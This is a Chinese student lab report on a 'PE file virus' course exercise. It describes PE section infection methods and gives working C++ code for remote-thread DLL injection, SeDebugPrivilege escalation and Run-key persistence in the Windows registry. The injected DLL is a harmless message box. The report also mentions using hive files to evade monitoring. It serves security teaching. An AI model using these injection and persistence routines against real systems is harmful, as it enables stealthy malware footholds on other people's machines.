

PE文件病毒与注册表操作

实验报告

|  |  |
| --- | --- |
| 学生姓名 | maybeLocalhost |
| 学 号 |  |
| 专业班级 |  |
| 指导教师 |  |
| 学 院 | 计算机学院 |
| 完成时间 | 2020.12 |

目录

[一、实验简介 1](#_Toc62738070)

[1.1 实验内容 1](#_Toc62738071)

[1.2 实验环境 1](#_Toc62738072)

[二、实验原理 1](#_Toc62738073)

[2.1 病毒对PE文件的修改方式 1](#_Toc62738074)

[2.1.1 添加节方式修改PE 1](#_Toc62738075)

[2.1.2 插入节方式修改PE 2](#_Toc62738076)

[2.1.3 拓展节方式修改PE 2](#_Toc62738077)

[2.2 远线程注入 2](#_Toc62738078)

[2.3 注册表管理技术 4](#_Toc62738079)

[三、实验过程 4](#_Toc62738080)

[3.1 PE病毒实现 4](#_Toc62738081)

[3.1.1 getID.cpp：获取指定进程 4](#_Toc62738082)

[3.1.2 InjectDll.cpp：进程注入 5](#_Toc62738083)

[3.1.3 AdjustTokenPrivilegesTest.cpp：提升访问权限 7](#_Toc62738084)

[3.1.4 CreateRemoteThread\_Test.cpp：实现远程注入 9](#_Toc62738085)

[3.1.5 dllmain.cpp：验证是否注入成功 10](#_Toc62738086)

[3.2 注册表操作 11](#_Toc62738087)

[3.2.1 函数介绍 11](#_Toc62738088)

[3.2.2 实现原理 13](#_Toc62738089)

[3.2.3 编码实现 13](#_Toc62738090)

[四、实验结果 15](#_Toc62738091)

[4.1 PE病毒 15](#_Toc62738092)

[4.2 注册表操作 16](#_Toc62738093)

[五、实验总结与问题的解决 19](#_Toc62738094)

[5.1 实验总结 19](#_Toc62738095)

[5.2 遇到问题的解决方案 19](#_Toc62738096)

[5.2.1 PE病毒 19](#_Toc62738097)

[5.2.3 注册表操作 19](#_Toc62738098)

[六、参考文献 20](#_Toc62738099)

# 一、实验简介

## 1.1 实验内容

完成一个简单的PE文件病毒核心机制的实现，具体要求如下：

1. 自定义可执行文件的搜索范围；
2. 要求能够自动识别PE文件类型；
3. 利用节插入、节扩展或节添加（三者任选一种）方式完成病毒在PE文件中的感染机制；
4. 利用注册表的系统调用API函数（创建键RegCreateKeyEx、打开一个键RegOpenKeyEx、读取键RegQueryValueEx、设置键值RegSetValueEx、删除键值RegDeketeKey）实现一种系统配置的修改，作为一种对系统使用过程中的病毒破坏机制；
5. 利用C或C++，也可以利用MASM32或HAL语言（高级汇编语言）实现；

## 1.2 实验环境

Windows 10，Vistual Studio2019

# 二、实验原理

## 2.1 病毒对PE文件的修改方式

病毒对PE文件的修改方式主要有以下三种：添加节；扩展节；插入节。

### 2.1.1 添加节方式修改PE

在文件的最后建立一个新节，在节表结构的后面建立一个节表，用以表述该节。入口地址修改为病毒所在节。

1. 把病毒代码追加到文件尾部；
2. 在节表中增加一个section header各项数据填写正确（VirtualSize,VirtualAddress,PointerToRawData…..）；
3. 在FILEHEADER中修改节表项数目： +1；
4. 重新计算SizeofHeaders，并替换原值；
5. 重新计算SizeofImage，并替换原值；
6. 记录未感染时的AOEP（入口地址），因为在病毒代码结束时要让宿主程序正常执行。所以要先记录AOEP，在病毒程序结束后JMP跳到宿主程序的AOEP；
7. 修改OptionalHEADER中的AddressOfEntryPoint，让它指向新加节的入口代码。

### 2.1.2 插入节方式修改PE

这种方式不增加节的个数和文件长度，病毒搜寻到一个可执行文件后，分析每个节，查询节的空白空间是否可以容纳病毒代码，若可以，则感染之。CIH病毒就是采用这种方法感染可执行文件的。

### 2.1.3 拓展节方式修改PE

先把病毒代码追加到最后一个节的尾部。修改节表中最后一项section header并增加 SizeOfRawData 的大小和内存布局大小。

## 2.2 远线程注入

在本次实验中，我们采用远线程注入的方式来实现插入节方式的攻击。远线程注入DLL之所以称为远线程，是由于它使用关键函CreateRemoteThread来在其他进程空间中创建一个线程。

首先，程序在加载一个DLL时，它通常调用LoadLibrary函数来实现DLL的动态加载。我们先来看下LoadLibrary函数的声明：

1. **HMODULE** WINAPI LoadLibrary(
2. \_In\_ **LPCTSTR** lpFileName)

从上面的函数声明可以知道，LoadLibrary函数只有一个参数，传递的是要加载的DLL路径字符串。然后，再看下创建远线程的函数CreateRemoteThread的声明：

1. **HANDLE** WINAPI CreateRemoteThread(
2. \_In\_ **HANDLE** hProcess,
3. \_In\_ LPSECURITY\_ATTRIBUTES lpThreadAttributes,
4. \_In\_ **SIZE\_T** dwStackSize,
5. \_In\_ LPTHREAD\_START\_ROUTINE lpStartAddress,
6. \_In\_ **LPVOID** lpParameter,
7. \_In\_ **DWORD** dwCreationFlags,
8. \_Out\_ **LPDWORD** lpThreadId)

从声明中可以知道，CreateRemoteThread需要传递的是目标进程空间中的多线程函数地址，以及多线程参数，其中参数类型是空指针类型。将上述两个函数声明结合起来思考，如果程序能够获取目标进程LoadLibrary函数的地址，而且还能够获取目标进程空间中某个DLL路径字符串的地址，那么，可将LoadLibrary函数的地址作为多线程函数的地址，某个DLL路径字符串作为多线程函数的参数，并传递给CreateRemoteThread函数在目标进程空间中创建一个多线程，这个多线程就是LoadLibrary函数加载DLL。这就是远线程注入的原理。

要想实现远线程注入DLL，还需要解决以下两个问题：一是目标进程空间中LoadLibrary函数的地址是多少，二是如何向目标进程空间中写入DLL路径字符串数据。

对于第一个问题，由于Windows引入了基址随机化ASLR（Address Space LayoutRandomization）安全机制，所以导致每次开机时系统DLL的加载基址都不一样，从而导致了DLL导出函数的地址也都不一样。有些系统DLL（例如kernel32.dll、ntdll.dll）的加载基地址，要求系统启动之后必须固定，如果系统重新启动，则其地址可以不同。也就是说，虽然进程不同，但是开机后，kernel32.dll的加载基址在各个进程中都是相同的，因此导出函数的地址也相同。所以，自己程序空间的LoadLibrary函数地址和其他进程空间的LoadLibrary函数地址相同。由上述的函数介绍可以知道，直接调用VirtualAllocEx函数在目标进程空间中申请一块内存，然后再调用WriteProcessMemory函数将指定的DLL路径写入到目标进程空间中，这样便解决了第二个问题。这样，程序便可以调用CreateRemoteThread函数，实现远线程注入DLL。

## 2.3 注册表管理技术

与文件管理一样，注册表管理也是病毒木马常用的操作技术。注册表作为Windows操作系统的重要数据库，存储着操作系统以及用户程序的设置信息。操作注册表可以实现注入、开机自启动、驱动加载等病毒木马需要的关键操作。注册表管理包括注册表的增、删、改、查等操作。其中，基于内核API函数实现的注册表管理有一套与WIN32 API相对应的API函数，其函数命名、使用方式以及实现功能都类似。

由于通过调用内核API操作注册表比较容易检测和监控，所以可以通过注册表更底层的HIVE文件操作注册表，以避开常规的检测和监控。HIVE文件是注册表中很底层的文件形式，所以更难被检测和监控。

# 三、实验过程

## 3.1 PE病毒实现

### 3.1.1 getID.cpp：获取指定进程

该部分通过设置进程快照，在快照中根据进程名，查找并获取相应的进程ID。查找成功就返回该进程的PID号，失败则返回“Process not found!”，并退出程序。其关键部分代码如下：

1. //依据进程名，获得进程ID
2. **DWORD** GetProcessID(**char**\* FileName)
3. {
4. **HANDLE** hProcess;
5. PROCESSENTRY32 pe = { 0 };
6. // 在使用这个结构之前，先设置它的大小
7. pe.dwSize = **sizeof**(PROCESSENTRY32);
8. **BOOL** bRet;
9. //进行进程快照
10. hProcess = CreateToolhelp32Snapshot(TH32CS\_SNAPPROCESS, 0);
11. //开始进程查找
12. bRet = Process32First(hProcess, &pe);
14. //循环比較，得出ProcessID
15. **while** (bRet)
16. {
17. **if** (strcmp(FileName, pe.szExeFile) == 0)
18. **return** pe.th32ProcessID;
19. **else**
20. bRet = ::Process32Next(hProcess, &pe);//Process32Next是一个进程获取函数，当我们利用函数CreateToolhelp32Snapshot()获得当前运行进程的快照后,我们可以利用Process32Next函数来获得下一个进程的句柄。
21. }
22. //返回得到的ProcessID
23. //::MessageBox("Process not found!");
24. printf("Process not found!");
25. **return** 9999;
26. }

### 3.1.2 InjectDll.cpp：进程注入

该部分用来修改内存数据，通过向目标进程空间中写入指定的弹窗DLL路径，以便验证写入成功。

首先通过OpenProcess()函数打开本地进程对象，获取进程句柄，然后通过VirtualAllocEX函数在该进程中申请内存，然后通过WriteProcessMemory向申请的内存中写入数据。

如果程序能够获取目标进程LoadLibrary函数的地址，而且还能够获取目标进程空间中某个DLL路径字符串的地址，那么，可将LoadLibrary函数的地址作为多线程函数的地址，某个DLL路径字符串作为多线程函数的参数，并传递给CreateRemoteThread函数在目标进程空间中创建一个多线程，就可以在目标进程空间中创建一个多线程，即通过LoadLibrary函数加载DLL。

获取目标进程空间中LoadLibrary函数的地址时，由于Windows引入了基址随机化ASLR（Address Space Layout Randomization）安全机制，所以导致每次开机时系统DLL的加载基址都不一样，从而导致了DLL导出函数的地址也都不一样，但有些系统DLL（例如kernel32.dll、ntdll.dll）的加载基地址，要求系统启动之后必须固定，如果系统重新启动，则其地址可以不同。因此，虽然进程不同，但是开机后，kernel32.dll的加载基址在各个进程中都是相同的，因此导出函数的地址也相同。所以，自己程序空间的LoadLibrary函数地址和其他进程空间的LoadLibrary函数地址相同。

最后直接调用VirtualAllocEx函数在目标进程空间中申请一块内存，然后再调用WriteProcessMemory函数将指定的DLL路径写入到目标进程空间中。

其关键部分代码如下：

1. // 使用 CreateRemoteThread 实现远线程注入
2. **BOOL** CreateRemoteThreadInjectDll(**DWORD** dwProcessId, **char** \*pszDllFileName)
3. {
4. **HANDLE** hProcess = NULL;
5. **SIZE\_T** dwSize = 0;
6. **LPVOID** pDllAddr = NULL;
7. FARPROC pFuncProcAddr = NULL;
9. // 打开注入进程，获取进程句柄
10. hProcess = ::OpenProcess(PROCESS\_ALL\_ACCESS, FALSE, dwProcessId);
11. **if** (NULL == hProcess)
12. {
13. ShowError("OpenProcess");
14. **return** FALSE;
15. }
16. // 在注入进程中申请内存
17. dwSize = 1 + ::lstrlen(pszDllFileName);
18. //MEM\_COMMIT：在磁盘的分页文件和整体内存中，为指定的预留内存页分配内存
19. pDllAddr = ::VirtualAllocEx(hProcess, NULL, dwSize, MEM\_COMMIT, PAGE\_READWRITE);
20. **if** (NULL == pDllAddr)
21. {
22. ShowError("VirtualAllocEx");
23. **return** FALSE;
24. }
25. // 向申请的内存中写入数据
26. **if** (FALSE == ::WriteProcessMemory(hProcess, pDllAddr, pszDllFileName, dwSize, NULL))
27. {
28. ShowError("WriteProcessMemory");
29. **return** FALSE;
30. }
31. // 获取LoadLibraryA函数地址
32. pFuncProcAddr = ::GetProcAddress(::GetModuleHandle("kernel32.dll"), "LoadLibraryA");
33. **if** (NULL == pFuncProcAddr)
34. {
35. ShowError("GetProcAddress\_LoadLibraryA");
36. **return** FALSE;
37. }
38. // 使用 CreateRemoteThread 创建远线程, 实现 DLL 注入
39. **HANDLE** hRemoteThread = ::CreateRemoteThread(hProcess, NULL, 0, (LPTHREAD\_START\_ROUTINE)pFuncProcAddr, pDllAddr, 0, NULL);
40. **if** (NULL == hRemoteThread)
41. {
42. ShowError("CreateRemoteThread");
43. **return** FALSE;
44. }
45. // 关闭句柄
46. ::CloseHandle(hProcess);
48. **return** TRUE;
49. }

### 3.1.3 AdjustTokenPrivilegesTest.cpp：提升访问权限

该部分用来提升访问权限。首先，我们需要调用 OpenProcessToken 函数打开指定进程令牌，并获取 TOKEN\_ADJUST\_PRIVILEGES 权限的令牌句柄。之所以要获取进程令牌权限为 TOKEN\_ADJUST\_PRIVILEGES，是因为 AdjustTokenPrivileges 函数，要求要有此权限，方可修改进程令牌的访问权限。其中，第 1 个参数表示要打开进程令牌的进程句柄；第 2 个参数表示我们对进程令牌具有的权限，TOKEN\_ADJUST\_PRIVILEGES就表示，我们有修改进程令牌的权限；第 3 个参数表示返回的进程令牌句柄。

然后，我们调用 LookupPrivilegeValue 函数，获取本地系统指定特权名称的LUID值，这个LUID值就相当于该特权的身份标号。其中，第 1 个参数表示系统，NULL表示本地系统，即要获取本地系统的指定特权的LUID值；第 2 个参数表示特权名称；第 3 个参数表示获取到的LUID返回值。

最后，我们调用 AdjustTokenPrivileges 函数对进程令牌的特权进行修改，将上面设置好的新特权设置到进程令牌中。其中，第 1个参数表示进程令牌；第 2 个参数表示能是否禁用所有令牌的权限，FALSE则不禁用；第 3个参数是新设置的特权，指向设置好的令牌特权结构体；第 4 个参数表示返回上一个特权数据缓冲区的大小，不获取，则可以设为 0；第 5 个参数表示返回上一个特权数据缓冲区，不接收返回数据，可以设为 NULL；第 6 个参数表示接收返回上一个特权数据缓冲区应该有的大小。

需要注意的是，AdjustTokenPrivileges 返回 TRUE，并不代表特权就设置成功，还需要使用 GetLastError 来判断错误吗返回值。若错误码返回值为ERROR\_SUCCESS，则所有特权设置成功；若为 ERROR\_NOT\_ALL\_ASSIGNED，则表示并不是所有特权都设置成功。

其关键部分代码如下：

1. **BOOL** EnbalePrivileges(**HANDLE** hProcess, **char** \*pszPrivilegesName){
2. **HANDLE** hToken = NULL;
3. LUID luidValue = {0};
4. TOKEN\_PRIVILEGES tokenPrivileges = {0};
5. **BOOL** bRet = FALSE;
6. **DWORD** dwRet = 0;
8. // 打开进程令牌并获取具有 TOKEN\_ADJUST\_PRIVILEGES 权限的进程令牌句柄
9. bRet = ::OpenProcessToken(hProcess, TOKEN\_ADJUST\_PRIVILEGES, &hToken);
10. **if** (FALSE == bRet)
11. {
12. EP\_ShowError("OpenProcessToken");
13. **return** FALSE;
14. }
15. // 获取本地系统的 pszPrivilegesName 特权的LUID值
16. bRet = ::LookupPrivilegeValue(NULL, pszPrivilegesName, &luidValue);
17. **if** (FALSE == bRet)
18. {
19. EP\_ShowError("LookupPrivilegeValue");
20. **return** FALSE;
21. }
22. // 设置提升权限信息
23. tokenPrivileges.PrivilegeCount = 1;
24. tokenPrivileges.Privileges[0].Luid = luidValue;
25. tokenPrivileges.Privileges[0].Attributes = SE\_PRIVILEGE\_ENABLED;
26. // 提升进程令牌访问权限
27. bRet = ::AdjustTokenPrivileges(hToken, FALSE, &tokenPrivileges, 0, NULL, NULL);
28. **if** (FALSE == bRet)
29. {
30. EP\_ShowError("AdjustTokenPrivileges");
31. **return** FALSE;
32. }
33. **else**
34. {
35. // 根据错误码判断是否特权都设置成功
36. dwRet = ::GetLastError();
37. **if** (ERROR\_SUCCESS == dwRet)
38. {
39. **return** TRUE;
40. }
41. **else** **if** (ERROR\_NOT\_ALL\_ASSIGNED == dwRet)
42. {
43. EP\_ShowError("ERROR\_NOT\_ALL\_ASSIGNED");
44. **return** FALSE;
45. }
46. }
48. **return** FALSE;
49. }

### 3.1.4 CreateRemoteThread\_Test.cpp：实现远程注入

该部分通过调用前几个部分的功能，将其整合在一起，实现通过指定进程名进行远线程注入的功能。在这里，我们指定其要注入的进程名为“wry.exe”其关键部分代码如下：

1. **int** \_tmain(**int** argc, \_TCHAR\* argv[]){
2. // 提升当前进程令牌权限
3. EnbalePrivileges(::GetCurrentProcess(), SE\_DEBUG\_NAME);
4. // 远线程注入 DLL
6. **char**\* pchar = "wry.exe";
8. **DWORD** dwProcessId = GetProcessID(pchar);  //根据进程名字找到该进程的ID
10. **BOOL** bRet = CreateRemoteThreadInjectDll(dwProcessId, "E:\\study\\大二下\\操作系统\\实验\\InjectDll\\x64\\Debug\\TestDll.dll");
11. **if** (FALSE == bRet)
12. {
13. printf("Inject Dll Error.\n");
14. }
15. printf("Inject Dll OK.\n");
16. system("pause");
17. **return** 0;
18. }

### 3.1.5 dllmain.cpp：验证是否注入成功

该部分用来实现一个弹窗，来验证注入是否成功。其关键部分代码如下：

1. **BOOL** APIENTRY DllMain( **HMODULE** hModule,
2. **DWORD**  ul\_reason\_for\_call,
3. **LPVOID** lpReserved){
4. **switch** (ul\_reason\_for\_call)
5. {
6. **case** DLL\_PROCESS\_ATTACH:
7. {
8. ::MessageBox(NULL, "This Is From Dll!\nInject Success!", "OK", MB\_OK);
9. **break**;
10. }
11. **case** DLL\_THREAD\_ATTACH:
12. **case** DLL\_THREAD\_DETACH:
13. **case** DLL\_PROCESS\_DETACH:
14. **break**;
15. }
16. **return** TRUE;
17. }

## 3.2 注册表操作

为方便用户使用，无论是恶意程序还是正常的应用软件，都不用人为地去运行程序，程序都会提供开机自启动功能，这样就可以伴随系统启动而自己运行起来。

实现开机自启动的途径和方式有很多种，其中修改注册表方式应用最为广泛。注册表相当是操作系统的数据库，记录着系统中方方面面的数据，其中也不乏直接或间接导致开机自启动的数据。该部分实验内容我将通过向Run注册表中添加程序路径的方式来实现一个程序的开机自启动功能。

### 3.2.1 函数介绍

* **RegOpenKeyEx函数**：打开一个指定的注册表键

函数声明：

1. **LONG** WINAPI RegOpenKeyEx(
2. \_In\_ **HKEY** hKey,
3. \_In\_opt\_ **LPCTSTR** lpSubKey,
4. \_In\_ **DWORD** ulOptions,
5. \_In\_ REGSAM samDesired,
6. \_Out\_ **PHKEY** phkResult)

参数：

* hKey[in]：当前打开或者预定义以下键。

HKEY\_CLASSES\_ROOT

HKEY\_CURRENT\_USER

HKEY\_LOCAL\_MACHINE

HKEY\_USERS

HKEY\_CURRENT\_CONFIG

* lpSubKey[in, optional]：指向一个非中断字符串将要打开键的名称。如果参数设置为NULL或者指向一个空字符串，则将打开一个新的句柄（由hKey参数确定）。在这种情况下，过程不会关闭先前已经打开的句柄。
* ulOptions[in]：保留，必须设置为零。
* samDesired[in]：对指定键希望得到的访问权限进行的访问标记。
* phkResult[out]：指向一个变量的指针，该变量保存打开注册表键的句柄。如果不再使用返回的句柄，则调用RegCloseKey来关闭它。

返回值：如果函数调用成功，则返回零（ERROR\_SUCCESS）。否则，返回值为内文件WINERROR.h定义的一个非零的错误代码。

* **RegSetValueEx函数**：在注册表项下设置指定值的数据和类型。

函数声明：

1. **LONG** WINAPI RegSetValueEx(
2. \_In\_ **HKEY** hKey,
3. \_In\_opt\_ **LPCTSTR** lpValueName,
4. \_Reserved\_ **DWORD** Reserved,
5. \_In\_ **DWORD** dwType,
6. \_In\_ **const** **BYTE** \*lpData,
7. \_In\_ **DWORD** cbData)

参数：

* hKey[in]：指定一个已打开项的句柄，或一个标准项名。
* lpValueName[in, optional]：指向一个字符串的指针，该字符串包含了欲设置值的名称。若拥有该名称的值并不存在于指定的注册表中，则此函数会将其加入到该项。如果此值是NULL或指向空字符串，则此函数将会设置该项的默认值或未命名值的类型和数据。
* Reserved：保留值，必须强制为零。
* dwType[in]：指定将存储的数据类型。
* lpData[in]：指向一个缓冲区，该缓冲区包含了为指定值名称存储的数据。
* cbData[in]：指定由lpData参数所指向的数据大小，单位是字节。

返回值：返回零表示成功；返回其他任何值都代表一个错误代码。

### 3.2.2 实现原理

理解修改注册表实现开机自启动功能的一个重要前提就是，Windows提供了专门的开机自启动注册表。在每次开机完成后，它都会在这个注册表键下遍历键值，以获取键值中的程序路径，并创建进程启动程序。所以，要想修改注册表实现开机自启动，只需要在这个注册表键下添加想要设置自启动程序的程序路径就可以了。

目前主要两种修改注册表的方式，它们的主要区别在于注册表键路径。这里介绍其中常见的两个路径，分别是：

HKEY\_CURRENT\_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

以及

HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

这两个路径之间的区别仅是主键不同，一个是HKEY\_CURRENT\_USER，另一个是

HKEY\_LOCAL\_MACHINE。但是，二者功能是相似的，它们都可以实现开机自启动。

自启动程序实现的原理就是对上面两个注册表键设置一个新的键值，写入自启动程序的路径。其中，需要注意的是，修改注册表的权限问题。在编程实现上，要修改HKEY\_LOCAL\_MACHINE主键的注册表，这要求程序要有管理员权限。而修改HKEY\_CURRENT\_USER主键的注册表，只需要用户默认权限就可以实现。

如果程序运行在64位Windows系统上，则需要注意注册表重定位的问题。在64位Windows系统中，为了兼容32位程序的正常执行，64位的Windows系统采用重定向机制。系统为关键的文件夹和关键注册表创建了两个副本，使得32位程序在 64位系统上不仅能操作关键文件夹和关键注册表，还可以避免与64位程序冲突。

### 3.2.3 编码实现

Reg\_CurrentUser：

1. **BOOL** Reg\_CurrentUser(**char** \*lpszFileName, **char** \*lpszValueName)
2. {
3. // 默认权限
4. **HKEY** hKey;
5. // 打开注册表键
6. **if** (ERROR\_SUCCESS != ::RegOpenKeyEx(HKEY\_CURRENT\_USER, "Software\\Microsoft\\Windows\\CurrentVersion\\Run", 0, KEY\_WRITE, &hKey))
7. {
8. ShowError("RegOpenKeyEx");
9. **return** FALSE;
10. }
11. // 修改注册表值，实现开机自启
12. **if** (ERROR\_SUCCESS != ::RegSetValueEx(hKey, lpszValueName, 0, REG\_SZ, (**BYTE** \*)lpszFileName, (1 + ::lstrlen(lpszFileName))))
13. {
14. ::RegCloseKey(hKey);
15. ShowError("RegSetValueEx");
16. **return** FALSE;
17. }
18. // 关闭注册表键
19. ::RegCloseKey(hKey);
21. **return** TRUE;
22. }

Reg\_LocalMachine：

1. **BOOL** Reg\_LocalMachine(**char** \*lpszFileName, **char** \*lpszValueName)
2. {
3. // 管理员权限
4. **HKEY** hKey;
5. // 打开注册表键
6. **if** (ERROR\_SUCCESS != ::RegOpenKeyEx(HKEY\_LOCAL\_MACHINE, "Software\\Microsoft\\Windows\\CurrentVersion\\Run", 0, KEY\_WRITE, &hKey))
7. {
8. ShowError("RegOpenKeyEx");
9. **return** FALSE;
10. }
11. // 修改注册表值，实现开机自启
12. **if** (ERROR\_SUCCESS != ::RegSetValueEx(hKey, lpszValueName, 0, REG\_SZ, (**BYTE** \*)lpszFileName, (1 + ::lstrlen(lpszFileName))))
13. {
14. ::RegCloseKey(hKey);
15. ShowError("RegSetValueEx");
16. **return** FALSE;
17. }
18. // 关闭注册表键
19. ::RegCloseKey(hKey);
21. **return** TRUE;
22. }

# 四、实验结果

## 4.1 PE病毒

首先，我们运行wry.exe，然后以管理员身份运行CreateRemoteThread\_Test.exe进行攻击，可以观察到在wry.exe的程序界面上出现注入弹窗，关闭CreateRemoteThread\_Test.exe，弹窗不受影响，而关闭wry.exe，弹窗与wry.exe程序被一同关闭，注入成功。




图 1 远程注入前




图 2 以管理员身份运行注入程序




图 3 注入成功




图 4注入成功

## 4.2 注册表操作

运行添加自启动程序前，在HKEY\_CURRENT\_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run与HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run路径下的注册表如下图所示。




图 5 HKEY\_CURRENT\_USER




图 6 HKEY\_LOCAL\_MACHINE

在64位系统上以管理员身份运行程序，分别向注册表HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Run以及HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run中添加“8848”键值，并输入数据。程序执行完毕后，直接打开系统注册表编辑工具Regedit.exe查看对应注册表路径下的键值信息。



图 7 运行注册表添加程序

查看HKEY\_CURRENT\_USER可知对应注册表路径中存在“8848”键值，如图8所示，说明向HKEY\_CURRENT\_USER中添加成功。




图 8 HKEY\_CURRENT\_USER中添加成功

而观察HKEY\_LOCAL\_MACHINE可知，在对应注册表路径下并不存在“8848”键值。这是因为在64位系统中关键的注册表被重定位了。重定位后的路径是：

HKEY\_LOCAL\_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\Run

到重定位后的路径查看可知存在键值“8848”，如下图所示，说明程序添加成功。

